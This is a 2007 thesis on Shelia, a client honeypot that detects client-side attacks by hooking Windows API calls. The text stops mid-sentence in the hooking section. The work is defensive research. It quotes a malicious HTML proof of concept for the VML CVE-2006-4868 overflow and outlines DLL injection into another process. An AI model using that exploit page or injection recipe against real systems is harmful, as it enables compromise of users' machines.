

SHELIA :
A Client HoneyPot
For
Client-Side Attack Detection

Joan Robert Rocaspana

Vrije Universiteit Amsterdam, 2007

Contents

1	Introduction	13
1.1	Problem statement	13
1.2	From fun to profit and from server to client	14
1.3	Contributions	14
1.4	Client-side attacks	15
1.4.1	Web browser vulnerabilities	15
1.4.2	Windows Libraries	15
1.4.3	ActiveX components	16
1.4.4	Microsoft Office	16
1.4.5	Attack example	17
1.5	Client honeypots	18
1.5.1	Introduction	18
1.5.2	Architecture	18
1.5.3	Types of client honeypots	18
1.5.4	Current implementations	19
1.6	Goals	19
2	System Architecture	21
2.1	Introduction	21
2.2	Email processor	22
2.3	Client emulator	23
2.4	Process monitor engine	23
2.5	Attack detection engine	24
2.6	Containment strategy	24
3	System implementation	25
3.1	Environment used	25
3.2	General description	26
3.2.1	Email processor	26
3.2.2	Client emulator	27
3.2.3	Process monitor engine	27
3.2.4	Attack detection engine	28
3.3	DLL Injection	28
3.4	API hooking	29

3.4.1	Patching the API	31
3.5	Attack detection	32
3.5.1	Stack walking	33
4	Evaluation	35
4.1	Introduction	35
4.2	Protection effectiveness	35
4.2.1	Vulnerabilities tested	36
4.2.2	Payloads injected	36
4.3	Performance	38
4.3.1	Micro-benchmarks	38
4.3.2	Macro-benchmarks	38
5	Related work	41
5.1	HoneyClient	41
5.2	HoneyMonkey	41
6	Conclusions	43
6.1	Accomplishments	43
6.2	Limitations	43
6.3	Future work	44
A	Shelia usage	45
A.1	Parameters	45
B	Log Files	47
B.1	win32_add_user payload	47
B.2	win32_downloadexec payload	48

Abstract

As far as networks are being protected by firewalls and operating systems are made more resilient to attacks, attacks are moving up to the application layer.

Since a bit of social engineering is needed to persuade a user to visit a malicious website or to open a malformed file, email communication is a good way to try to achieve this.

We have designed and implemented a system for checking automatically all website links and attachments received by email. For each website link or file received, a supervised process is launched to open it: All the API calls made by this process to access the registry, the file-system and the network are validated. This is achieved by means of checking whether the memory address where the API call was made from is contained in a executable region or not. If the address is contained in a region which it is supposed to contain data, an alert is generated. Once an alert is generated, all the data exchanged over the network as well as the information stored in the filesystem is logged by the utility.

The engine designed to monitor a process can also be used to monitor a process serving requests such as a http server.

We evaluated the system using known vulnerabilities published with the Metasploit project and the system designed was able to detect and monitor the execution of most common payloads, independently of the kind of exploit used.

In order to evaluate the cost of a monitored process, we measured the performance of a monitored instance of the Apache server and we compared it with the performance of a non-monitored instance. We used the Apache Benchmark as an evaluation utility and the results showed a minimal decrease in the request handling capacity.

Acknowledgments

Thanks to Herbert Bos for being opened to the email I sent him asking if it was possible for him to supervise a project work related to network security.

Thanks to Herbert Bos and Georgios Portokalidis for letting me to get involved in such an interesting project as it is Argos. I hope that Georgios's PhD will be finished in the very near future.

Thanks to Herbert Bos and Georgios Portokalidis for their effort and time reviewing Shelia and providing me with invaluable comments and suggestions.

Thanks to Josep Maria Ribó for encouraging me whenever I need help or motivation.

Thanks to Emili Grau for allowing me to stay away from work for a long time without any kind of hesitation.

Thanks to Núria for her time and effort revising all the documentation and for suffering my monothematic conversation with patience.

Thanks to Benoit Blanchon for making publicly available the source code of WinPooch. Lots of development hours were saved.

List of Tables

3.1	Win32 API calls hooked by Shelia	27
3.2	Additional Win32 API calls hooked by Shelia	28
4.1	Shelia macro-benchmark: ApacheBench.	39

List of Figures

2.1	The email processor component	23
3.1	Sequence of calls when invoking a system service in Windows (Figure taken from [7])	31
3.2	The interception process (Figure taken from [8])	32
3.3	Call stack layout (Figure taken from [10])	34
4.1	Micro-benchmark test results	39
4.2	Apache Benchmark. Request-handling capacity decrease measured.	39

Chapter 1

Introduction

1.1 Problem statement

Just a few years ago, security meant buying and configuring a firewall, regularly patching server operating systems and installing some anti-virus software on storage servers or workstations.

With an enterprise protected by a firewall, internet users outside the enterprise could only connect to the appropriate IP ports on web and email servers, while workstations remained protected by the firewall from the outside world.

In addition to firewall protection, operating systems were made more resilient to attacks by means of regularly patching them. As a result, not only the attack surface was being reduced, but also it was getting more difficult for researchers to find new vulnerabilities.

Online criminals had to come up with ways to get around firewalls, and taking for granted that operating systems were becoming harder to compromise, attackers just switched techniques and moved up to the application layer.

Application-level security vulnerabilities in client-side software like Internet Explorer, Word and PowerPoint mean that workstations are the new target of choice for vulnerabilities researchers. Ten years ago, nobody would have seen researchers investigating Acrobat and Flash vulnerabilities, but nowadays the situation has changed.

Once a vulnerability is identified in a desktop application, a file with malicious code can be designed to compromise a workstation when the file is opened. Once control of a workstation has been gained, a lot of useful information can be obtained by means of installing a keystroke logger or just snooping on email. Moreover, an attacker can use that system to mount an assault, targeting other workstations or even enterprise servers.

Client-side attacks rely on malicious software being executed on a workstation by the user. It doesn't matter how this malicious software is executed; The point is that a perimeter firewall isn't going to be able to prevent that kind of attack. Just a bit of social engineering is needed to persuade a user to visit a

malicious website or to open a malformed file that has probably been received by email.

The time in which malware creators were seeking notoriety and recognition for their creations has gone since long.

1.2 From fun to profit and from server to client

A few years ago, Internet worms such as CodeRed, Nimda, Slammer, MSBlaster, among others, received a lot of attention in the media. Every time a new worm appeared, it demonstrated a better capability of propagation. Slammer appeared on the 25th of January 2003 and managed to infect 90% of vulnerable hosts within 10 minutes.

In addition, it was presumably a motivation to see a personal creation at a top position in the ranking of the worms that have caused the greatest damage.

Polymorphic worms were expected to be the next generation attacks. Instead of that, online criminals, motivated by profit rather than fame, are now looking for silent infections that allow them to operate without much noise.

A new situation is derived from the increasing professionalization of the security threats creators and their financial motivation. This situation represents a new business model for malware, with an alliance of developers, distributors and companies making use of this infrastructure. A clear example of this fact is the creation of extensive botnets (computers across the Internet controlled by a program that await commands, usually via IRC). These large networks can be rented out on the black market, to be used for anything from denial of service attacks to silently installing other types of malware, possibly to steal credit numbers.

1.3 Contributions

As it has previously been mentioned, attackers move away from server-side attacks and fast-spreading worms, in favour of stealthy attacks that target clients. For client attacks to be successful, an attacker needs to get access to the client's machine or the data transmitted.

In this document, we focus on client-side intrusion attacks, i.e. attacks where attackers try to get their code executed on client machines. In particular, we will discuss an intrusion detection system that builds on three main pillars:

1. Client emulation : For client-side intrusion detection to be successful, we need to mimic the behaviour of a client in order to attract an attack.
2. Attack detection : We need to be able to determine when an attack is taking place
3. Attack analysis : When an attack is taking place, we would like to gather as much information about the attack as it is possible. For instance, we might download the attack's payload for further analysis.

In the next few chapters, we will discuss these three aspects in more detail. The rest of the document is organized as follows: In this chapter, we will describe which vector attacks may be used by client-side attacks and we will also introduce which systems have been already developed to deal with this kind of attacks. Principally, we will focus on honeyclients. In chapter 2 we will concentrate on the system architecture designed, while the implementations details will be presented in chapter 3. Chapter 4 deals with the evaluation of the system protection effectiveness and the system performance. Related work is discussed in chapter 5, emphasizing what is different between the system developed and other existing honeyclients. Finally, chapter 6 is devoted to present our conclusions.

1.4 Client-side attacks

Client-side attacks rely on vulnerabilities found on desktop applications. There are different attack vectors that can be addressed by an intruder to exploit these vulnerabilities. Microsoft Windows, due to its popularity, is the platform most frequently addressed by researchers. In this section, we will discuss about different components that can be targeted by a client-side attack in a Windows environment. The information presented in this section is based on the articles [1] and [2].

1.4.1 Web browser vulnerabilities

Microsoft Internet Explorer is the most popular browser used for web surfing and it is installed by default on each Windows system. If a vulnerability in this application is identified, a malicious website can be designed to compromise all the workstations from the visiting users. Vulnerabilities in ActiveX controls installed by Microsoft or other vendor software are also being exploited via Internet Explorer.

1.4.2 Windows Libraries

Windows libraries are modules that contain functions and data that can be used by other modules such as Windows applications. Windows applications typically leverage a large number of these libraries often packaged as dynamic-link library (DLL) files to carry out their functions. These libraries usually have the file extension DLL.

These libraries are used for many common tasks such as HTML parsing, image format decoding and protocol decoding. Local as well as remotely accessible applications use these libraries. Thus, a critical vulnerability in a library usually impacts a range of applications from Microsoft and third-party vendors that rely on that library. The most critical issues are the ones that lead to remote code execution without any user interaction when a user visits a malicious web page or reads an email that makes use of the vulnerable library.

1.4.3 ActiveX components

In order to make web pages and sites more interactive, technologies such as JavaScript, Java applets...etc. have been developed. These are programming languages that let web developers write code that is executed by a web browser locally, that is, on the client workstation.

In order to avoid security problems, the designers of these technologies decided to make use of sandboxed environments. Sandboxing is a popular technique for creating confined execution environments, which could be used for running untrusting programs. A sandbox limits or reduces the access level its applications have. It is a container.

As an example of a sandboxed environment, we can consider JavaScript. By means of this isolated environment, JavaScript scripts are permitted access only to data in the current document or closely related documents (generally those from the same site as the current document). No access is granted to the local file system, the memory space of other running programs, or the operating system's networking layer.

ActiveX is Microsoft's term for a particular kind of software based on the Component Object Model (COM). ActiveX controls are highly portable COM objects, used extensively throughout Microsoft Windows platforms and, especially, in web-based applications. COM objects, including ActiveX controls, can invoke each other locally and remotely through interfaces defined by the COM architecture. The COM architecture allows for interoperability among binary software components produced in disparate ways. Libraries containing ActiveX controls usually have the file extension OCX.

ActiveX controls can also be invoked from web pages through the use of a scripting language or directly with an HTML OBJECT tag. If an ActiveX control is not installed locally, it is possible to specify a URL where the control can be obtained. Once being obtained, the control installs itself automatically if permitted by the browser.

ActiveX controls can be signed or unsigned. A signed control provides a high degree of verification that the control was produced by the signer and has not been modified. Signing does not guarantee the benevolence of the component, it only ensures that the control originated from the signer.

ActiveX controls do not run in a "sandbox" of any kind. That means that ActiveX controls are binary code capable of taking any action that the user can take. Thus, a critical vulnerability in an ActiveX component could lead an attacker to compromise a workstation. An example could be designing a website that, when downloaded into the client, by means of JavaScript, invokes a vulnerable ActiveX component.

1.4.4 Microsoft Office

Microsoft Office is the most widely used email and productivity suite worldwide. The applications include Outlook, Word, PowerPoint, Excel, Visio, FrontPage and Access. Vulnerabilities in these products can be exploited via the following

attack vectors:

- The attacker sends a malicious Office document in an email message. The attack succeeds if the user opens it. This is usually achieved by means of a bit of social engineering.
- The attacker hosts the document on a web server or shared folder, and entices a user to browse the web page or the shared folder. Note that Internet Explorer automatically opens Office documents. Hence, browsing the malicious web page or folder is sufficient for the vulnerability exploitation.

1.4.5 Attack example

In September 2006, a vulnerability (CVE-2006- CVE-2006-4868) was reported in Windows Vector Markup Language graphics implementation. Vector Markup Language (VML) is a XML-based language typically used to draw vector graphics, i.e. VML graphics. The vulnerable component was VML rendering library Vgx.dll when locating an overly long fill parameter inside a rect tag on a Web page.

This stack overflow flaw was easily exploitable by means of a website invoking the vulnerable library.

Listing 1.1: Example of a malicious HTML document

```
<!-- Currently just a DoS EAX is controllable and currently
it crashes when trying to move EBX into the location pointed
to by EAX [Shirkdog] -->

<html xmlns:v="urn:schemas-microsoft-com:vml">
<head>

  <object id="VMLRender"
    classid="CLSID:10072CEC-8CC1-11D1-986E-00A0C955B42E">
  </object>

  <style> v\:* { behavior: url(#VMLRender); } </style>

</head>
<body>

  <v:rect style='width:120pt; height:80pt' fillcolor="red">
  <v:fill method="AAA.....AAA"
    angle="-45" focus="100%" focusposition=".5,.5"
    focussize="0,0" type="gradientRadial" />
  </v:rect>

</body>
</html>
```

1.5 Client honeypots

1.5.1 Introduction

In this section client honeypots are presented. This section is an adaptation of the article [3].

Honeypots are monitored security devices whose value lies in being probed, attacked and compromised. Traditional honeypots are servers that wait passively to be attacked. As they are monitored systems, they can provide important information on the methods used by hackers, worms, etc.

A honeypot's strength lies in that it does not advertise itself on the Internet. The fact that a honeypot's network address is not publicized on the Internet, allows one to assume that all inbound and outbound traffic is suspicious and is in some way related with an attack.

A client honeypot is similar to a honeypot except that it actively searches for malicious servers that try to exploit the client, instead of passively waiting to be compromised.

Up until now, the focus of client honeypots have been web browsers (they simply try to mimic a user surfing the net), but any client that interacts with servers can be part of a client honeypot.

1.5.2 Architecture

A client honeypot is basically composed of three components. The first, a queuer, is responsible to create a list of servers for the client to visit. This list can be established, for example, through crawling. The second component is the client itself, which is able to make a request to a server that the queuer has identified. After the interaction with the server has taken place, the third component, an analysis engine, is responsible to determine whether an attack has taken place on the client honeypot or not.

In addition to these components, client honeypots are usually equipped with some sort of containment strategy that would prevent successful attacks from further spreading from the client honeypot. This is usually achieved through firewalling the client honeypot and containment within a virtual machine.

1.5.3 Types of client honeypots

Low interaction

Low interaction client honeypots are defined as such due to the limited interaction an attacker or malware is allowed to have. This circumstance is the outcome of using emulated clients to interact with servers.

Once a server has replied, the response is examined directly to detect signatures corresponding to known attacks. As a consequence, low interaction client honeypots are normally not able to detect zero-day attacks.

High interaction

High interaction client honeypots are fully functional systems comparable to real systems with real clients. As a consequence, no functional limitations (apart from the containment strategy) exist on high interaction client honeypots.

Attacks on high interaction client honeypots may be detected via inspection of the state of the system after a server has been interacted with. For example, if a new file is observed it is a strong indicator that the server has exploited a vulnerability in the client to create such a file.

Since no emulated software is used, high interaction client honeypots have the possibility to detect attacks based on previously unknown vulnerabilities as well as known exploits. However, since the state of the system is monitored, high interaction client honeypots are rather slow.

1.5.4 Current implementations

The following client-side honeypots are available and described in the literature:

- HoneyClient: a web browser based (IE/FireFox) high interaction client honeypot implemented by Katy Wang sometime in 2004 or 2005. Snapshots of the registry and file system are taken before any interaction is done. After a website is visited, a long system scan occurs to detect file/registry changes. As a result, it is very slow. It is an open source project.
- Microsoft's HoneyMonkey: a web browser based (IE) high interaction client honeypot implemented by Microsoft in 2005. It is not available for downloading. HoneyMonkey detects attacks on clients by monitoring files, registry, and memory. It consists on an array of virtual machines ranging from completely unpatched Windows XP machines up through machines which are completely patched. HoneyMonkey initially crawls a website with a vulnerable configuration. If an attack is detected, the website is re-examined by the next machine in the pipeline. When the end-of-the-pipeline machine is reached, and if the attack is still successful, the URL is upgraded to a zero-day exploit.
- HoneyC: HoneyC is a low interaction client honeypot developed at Victoria University of Wellington by Christian Seifert in 2006. HoneyC is a cross-platform open source framework written in Ruby. Malicious servers are detected by analyzing the web server's responses through the usage of Snort signatures.

1.6 Goals

The objective of this project is to develop the three previously identified pillars that constitute a client-side honeypot. That is, we intend to develop a system

which is able to deal with all the different clients-side attacks previously presented. A common situation where all these attacks can take place is when an unwary user is reading his/her email, and he/she opens all the attached files and clicks over all the links he/she sees. Email messages are widely used by attackers to attach files which contain malicious code or to persuade any potential reader to visit malicious websites. Our system tries to emulate the behaviour of this gullible user interacting with his/her email inbox.

Since we also intend to detect zero-day attacks, we will aim for a high-interaction system.

Existing high interaction honeyclients rely on the assumption that, after a client-side attack succeeds, some kind of malware is installed in the client machine. As a consequence, they try to detect an attack by means of revising the system state after a server has been interacted with. For example, determining if a file has been added to the file system. Our approach assumes that before any malware could be installed, some kind of vulnerability must be exploited. Our goal is not to detect changes in the system, but the execution of some kind of shellcode trying to download and install malware.

Thus:

1. We intend to develop a client honeypot to simulate the behaviour of a user that it is revising his/her email inbox. The system designed must process all the attachments received and open them with the associated application. Moreover, it must launch the default browser to visit all the links to websites included in the content of the messages.
2. For each process launched, the system must validate its behaviour to determine whether there is an attack in process or not.
3. In case there is an attack, we intend to collect information about it, such as the payload which is trying to download.

Chapter 2

System Architecture

2.1 Introduction

First of all, we have decided to focus our work on the Windows platform because it is the one which is being targeted by the vast majority of client-side attacks.

To obtain a first approximation to our system, we are going to follow the general architecture of a client honeypot as a guideline. The system we intend to develop should be divided into the following components:

- A queuer: responsible to create a list of servers for the client to visit
- A client: responsible to make a request to a server that the queuer has identified
- An analysis engine: responsible to determine whether an attack has taken place on the client honeypot

In our case, the behaviour that we try to reproduce is the one associated to an user interacting with his/her email inbox. The point is that we are not trying to detect an attack while a client email application is exchanging information with the email server. Instead of that, we intend to check that all the content correctly received by an email utility is not going to compromise the workstation later. That is to say, when a malicious attachment is opened using a desktop application or when a link to a not trusted web site is innocently visited by the user.

Thus, the queuer in our design is not only going to create a list of servers (the web sites that must be visited), but also a list of files to validate.

As we aim both to develop a system able to deal with all kind of information that may be received by email (text documents, images, movies, presentations, URLs, etc.) and to seek for attacks based on unknown user application vulnerabilities, the logical choice is to develop a high interaction client honeypot. We are going to use the real world applications to process the attachments and

URLs identified by the queuer component, instead of developing our own client emulators.

Last but not least, analysis engines in high interaction client honeypots are slower than in low interaction client honeypots, because their detection techniques are based on the long operation of examining the system state after a server has been interacted with. Our objective is to implement an analysis engine able to detect attacks in an efficient way, but maintaining a low percentage of false positives. Instead of validating the state of the system after the execution of a client, we are going to monitor the behaviour of the client during its execution.

All the mentioned points led us to the following system components:

- Client emulator:
 - Email processor: It is responsible to identify all the attachments and URLs received by email.
 - Client emulator: It is responsible to invoke the proper application to deal with each kind of file the email processor has identified.
- Attack detection
 - Process monitor engine: It is responsible for monitoring the actions executed by the client as well as to apply the containment strategy if required.
 - Attack detection engine: It is responsible for determining if an action executed by the client is considered illegal.
 - Attack log engine: It is responsible for gathering as much information from the attack as possible.

2.2 Email processor

The email processor is responsible for processing all the messages of an specific inbox. On the one hand, it must identify all the links to websites received in the content of the messages. To achieve this, it must parse every message content seeking for strings started by `http`. On the other hand, it must extract all the attachments received in each message.

Each URL and attachment extracted from the inbox must be passed to the client emulator.

As we have already pointed out, we are not interested in controlling what happens during the POP3 conversation between a client email utility and a server when user messages are downloaded from the server storage system to a workstation. As a consequence, we don't have the necessity to implement a complete email tool. Instead, we have the possibility to base our client emulator on an existing application such as Outlook Express, and simply extend it to fulfil our requirements.




Figure 2.1: The email processor component

2.3 Client emulator

The client emulator is invoked by each URL and by any attachment identified by the client emulator. It is responsible to deduce the appropriate application to deal with the information passed from the client emulator and to launch it inside a controlled environment.

When the client emulator is invoked to process an URL, it simply has to open it with the default browser installed on the system. If a file is received as a parameter, before opening it, the associated application must be deduced according to the file extension.

2.4 Process monitor engine

The process monitor engine is responsible for monitoring the actions executed by the applications launched by the client emulator.

If we visit a security related or an antivirus website and if we look for information about what kind of actions are usually performed by a successful attack or a worm, we can check out that these actions usually consist into downloading and installing some kind of malware designed to execute some unwanted action: allow a future access to the computer, steal confidential information, serve as a trampoline to attack other hosts, ...

In order to install malware, modifications in the filesystem must be performed, and, usually, some registry keys must be altered to allow the execution of the malware every time the system starts up. This is the reason why client honeypots check the state of the system via inspection of changes in the filesystem or in the registry.

Following the same principle, as an alternative to monitor all the actions

executed by a supervised application, we intend to improve the system performance only taking into account the actions that access to the file system as well as to the registry.

Each supervised action must be validated by the detection attack engine. If some action is not validated, the process monitor engine must start logging all the actions performed by the payload. Moreover, it must apply some kind of containment strategy. This aspect will be discussed in more detail in a future section.

2.5 Attack detection engine

The attack detection engine is responsible to determine whether an action executed by a supervised application is considered illegal or not.

Different techniques can be successfully adapted to our system architecture. A first approximation could be based on the detection of abnormal behaviour. Since the system is going to monitor all the file and registry accesses, we have the possibility to keep information about which files and registry keys are usually accessed by a program. After a learning period, the detection attack engine should be able to determine if an application is following its expected behaviour.

Another possibility could be to configure a set of prohibited directories and registry keys. We can assume that a user application doesn't have to save any file into a system directory or that it doesn't have to alter any registry key related to the execution of programs during the system start up.

The criteria selected to determine whether an action is considered illegal or not is by validating from which memory address the system function was invoked. If this address is not contained into an executable region, an alarm is generated.

2.6 Containment strategy

In case an attack is detected, we would like to gather as much information about it as possible. We expect the shellcode injected to download some kind of malware and install it. We might allow downloading the attack's payload for further analysis, but we have to avoid its execution.

Chapter 3

System implementation

3.1 Environment used

In this chapter we are going to summarize the basic ideas needed to understand how the components of the system have been implemented. Next sections introduce the different programming techniques that have been used.

Before starting, we present which programming environment has been used during system implementation.

- Programming language: C
- Platform development:
 - MinGW 5.0.2 : A collection of freely available and freely distributable Windows specific header files and import libraries combined with GNU toolsets that allow one to produce native Windows programs that do not rely on any 3rd-party C runtime DLLs.
 - Dev-C++ : IDE for the C/C++ Mingw compiler only used to edit text-files
 - Microsoft Visual C++: compiler used to implement the email processor component
- Debugging tools:
 - DebugView: This is a tool from Sysinternals that enables to monitor all debug messages on the system.
 - OllyDbg: It is a free proprietary 32-bit assembler level analysis debugger written by Oleh Yuschuk for Microsoft Windows
- Testing tools:

- Metasploit Framework 2.7: The Metasploit Project is an open source computer security project which provides information about security vulnerabilities and aids in penetration testing and IDS signature development. Its most well-known sub-project is the Metasploit Framework, a tool for developing and executing exploit code against a remote target machine.

Before going on, we have to thank the open source project WinPooch, which served us as a magnificent starting point for our utility. Winpooch is a Windows watchdog, free and open source. Anti spyware and anti trojan, it gives a full protection against local or external attacks by scanning the activity of programs in real time. Associated with ClamWin antivirus, Winpooch keeps safe your computer against virus.

3.2 General description

As we have already explained in the previous chapter which deals with the system architecture, the system designed has been divided into the following components:

- Email processor: It identifies all the attachments and URLs received via email.
- Client emulator: It invokes the proper application to deal with each kind of file the email processor has identified
- Process monitor engine: It monitors the actions executed by the client as well as it applies the containment measures.
- Attack detection engine: It is responsible for determining if the client is under attack.
- Attack log engine: It is in charge of gathering as much information from the attack as possible.

3.2.1 Email processor

As the email processor has to parse the email messages looking for URLs, one reason to choose C/C++ as a programming language has been to make possible the easy integration of a lexical analyzer generated by flex.

Since an API to access the messages stored by Outlook Express was available, instead of developing a new email client, we programmed our email processor to directly access the downloaded messages by Outlook Express. An article written by Pablo Yabo which provides an introduction about how to use some of the Outlook Express API functions can be found on The Code Project website [4].

related to file access	
ReadFile	KERNEL32
WriteFile	KERNEL32
NtCreateFile	NTDLL_DLL
NtDeleteFile	
NtOpenFile	
NtSetInformationFile	
related to registry access	
NtSetValueKey	NTDLL_DLL
related to network access	
connect	WS2_32_DLL
listen	
send	
recv	
recvfrom	

Table 3.1: Win32 API calls hooked by Shelia

3.2.2 Client emulator

The client emulator can receive a file to open or a URL to visit. To determine which is the proper application to deal with a file, it is used the Win32 API *AssocQueryStringA*, which gets the file association string from the registry.

Once it is known which program must be executed, it has to be launched into an environment supervised by the process monitor engine. This is achieved by means of injecting a DLL which contains the process monitor code into the client process space. This technique will be discussed in more detail in a later section.

3.2.3 Process monitor engine

The process monitor engine is responsible for the surveillance of the actions performed by the processes in which it has been injected. Since it has been designed in a generic way, it is possible to use it to monitor not only the processes launched by the client emulator, but also others. We could easily adapt our engine to server processes, turning this component into the base of a host intrusion prevention system.

As discussed in the chapter dealing with the system architecture, we intend to monitor only the potentially dangerous actions related to accessing the file system, the registry and the network. We accomplished it by hooking, among others, the Win32 API calls listed in table 3.1:

The technique used to intercept when the functions previously listed are invoked is known as API hooking. This technique will be discussed in more detail in a later section.

related to file access	
CreateProcessA	KERNEL32
CreateProcessW	KERNEL32
CreateThread	KERNEL32
WinExec	KERNEL32
ShellExecute	SHELL32_DLL
ShellExecuteEx	SHELL32_DLL
VirtualProtect	KERNEL32
LoadLibraryA	KERNEL32
LoadLibraryW	KERNEL32

Table 3.2: Additional Win32 API calls hooked by Shelia

Other functions frequently required by payloads have also been hooked. This functions are listed in table 3.2.

Concerning to these additional hooked functions, *CreateProcessA*, *CreateProcessW* and *CreateThread* are usually required to spawn a new process such as a command shell. They must be denied if an attack is in progress.

LoadLibraryA and *LoadLibraryW* are also hooked since they could be requested by a payload to load additional DLLs into a process memory space. For example, if it is going to use high-level functions to download and execute a file such as *URLDownloadToFileA*, *URLMON.DLL* will be probably loaded.

Concerning to *WinExec*, *ShellExecute* and *ShellExecuteEx*, they can obviously be used to execute unwanted commands, such as adding a new user to the system. For this reason, we should also monitor these calls and deny its execution if an attack is in progress.

3.2.4 Attack detection engine

This component is responsible to decide whether an API call intercepted by the process monitor engine is considered valid or not. This consideration is done by means of checking if the memory address where the API call was made from is contained in a executable region. Presuming that the address is contained in a region which is supposed to just contain data, an alert is generated.

3.3 DLL Injection

This section introduces the technique of DLL injection which is used by injecting the code of the process monitor engine into the monitored process memory space. This is a known technique that was presented by Jeffrey Ritchards more than ten years ago [5].

Any process can load a DLL dynamically using the *LoadLibrary* API. The path to the DLL must be passed as a parameter. The issue is how to force an

external process to call *LoadLibrary* to provoke it to load a custom designed DLL into its memory space.

Various functions are available in Windows that permit a process to access the memory space of another process. These functions were implemented by Microsoft to give support to utilities such as debuggers. The point is that administrator privileges are not required to invoke them.

Examples of these functions are:

- *VirtualAllocEx*: allows to reserve memory in a remote process memory space
- *WriteProcessMemory*: allows copying information to a remote buffer. That is, to a buffer allocated into the memory of another process.

All these functions require a handle to the remote process we want to access. Since our utility is spawning the processes that we want to monitor, a handle to them is automatically obtained after creating them. With a handle to the target process, we are in the position to modifying its behaviour according to our needs.

Next, we present a draft of the steps followed to inject our custom DLL :

1. *OpenProcess*: To obtain a handle to the process where the DLL must be injected.
2. *VirtualAllocEx*: To reserve memory into the target process where to place the code that must be executed
3. *WriteProcessMemory*: To copy the code to the remote buffer. The code copied invokes *LoadLibrary* to load our custom DLL.
4. *CreateRemoteThread*: To create a remote thread into the target processes responsible to execute the payload inserted. The remote address of the start routine is expected as a parameter. In our case, this is the address of the remote buffer we have obtained.
5. Once the previous steps are executed, our custom DLL is automatically loaded into the target process memory space. *WinMain* in the DLL is automatically invoked by the operating system. This is the point where the second technique used (API hooking) is applied.

3.4 API hooking

In this section the technique of API hooking which is used by the monitor process engine will be explained. The information presented is based on [6, 7, 8].

In Windows, there are three subsystems on which most processes depend. They are the Win32, POSIX, and OS/2 subsystems. These subsystems comprise a well-documented set of APIs. Through these APIs , a process can request the aid of the OS.

All these subsystems have all the needed libraries for them to work. For example, the Win32 Subsystem relies on kernel32.dll, User32.dll, Gui32.dll, and Advapi32.dll to eventually issue calls into the kernel.

Win32 applications call the Win32 Subsystem APIs, which in fact call NT APIs (native APIs, or just natives). Natives don't require any subsystem to run.

Natives are services that are available to device drivers and user-mode applications. There are over 200 system calls in NT's native API and only 21 of them are documented by Microsoft. Apart from being undocumented, it is not guaranteed by Microsoft that any modifications are made among the different Window versions, or even among different service packs. That means that in case that a Windows application intends to maintain compatibility for future versions of the operating systems, it should be based on one of the available subsystems.

To set an illustrative example inline, it is possible to analyze what is going on when a process calls the *TerminateProcess* Win32 API:

```
.text:77E616B8 ; BOOL __stdcall TerminateProcess(HANDLE hProcess,UINT uExitCode)
.text:77E616B8 public TerminateProcess
.text:77E616B8 TerminateProcess proc near ; CODE XREF: ExitProcess+12 j
.text:77E616B8 ; sub 77EC3509+DA p
.text:77E616B8
.text:77E616B8 hProcess = dword ptr 4
.text:77E616B8 uExitCode = dword ptr 8
.text:77E616B8
.text:77E616B8 cmp [esp+hProcess], 0
.text:77E616BD jz short loc_77E616D7
.text:77E616BF push [esp+uExitCode] ; 1st param: Exit code
.text:77E616C3 push [esp+4+hProcess] ; 2nd param: Handle of
; process
.text:77E616C7 call ds:NtTerminateProcess ; NTDLL!NtTerminateProcess
```

As can be observed, *TerminateProcess* API passes arguments and then executes *NtTerminateProcess*, exported by *NTDLL.DLL*. The *NTDLL.DLL* is the native API. In other words, functions whose names start with 'Nt' are called the native API.

If we have a look at *NtTerminateProcess* :

```
.text:77F5C448 public NtTerminateProcess
.text:77F5C448 NtTerminateProcess proc near ; CODE XREF: sub 77F68F09+D1 p
.text:77F5C448 ; RtlAssert2+B6 p
.text:77F5C448 mov eax, 101h ; syscall number: NtTerminateProcess
.text:77F5C44D mov edx, 7FFE0300h ; EDX = 7FFE0300h
.text:77F5C452 call edx ; call 7FFE0300h
.text:77F5C454 retn 8
.text:77F5C454 NtTerminateProcess endp
```

it can be observed that this native API, in fact, only puts the number of the syscall to EAX and calls memory at 7FFE0300h, which is:

```
7FFE0300 8BD4 MOV EDX,ESP
7FFE0302 0F34 SYSENTER
7FFE0304 C3 RETN
```

To sum up, *Ntdll.dll* loads the EAX register with the system service number for *TerminateProcess* equivalent kernel function, which happens to be *NtTerminateProcess*. *Ntdll.dll* also loads EDX with the user stack address of the calling process. *Ntdll.dll* then issues and *INT 2E* or *SYSENTER* instruction to trap to the kernel, where the real work is done. This sequence of calls is illustrated in figure 3.1.

As can be observed, there are different points where one could try to trap a call to a system service. Since applications load user libraries such as *kernel32.dll*

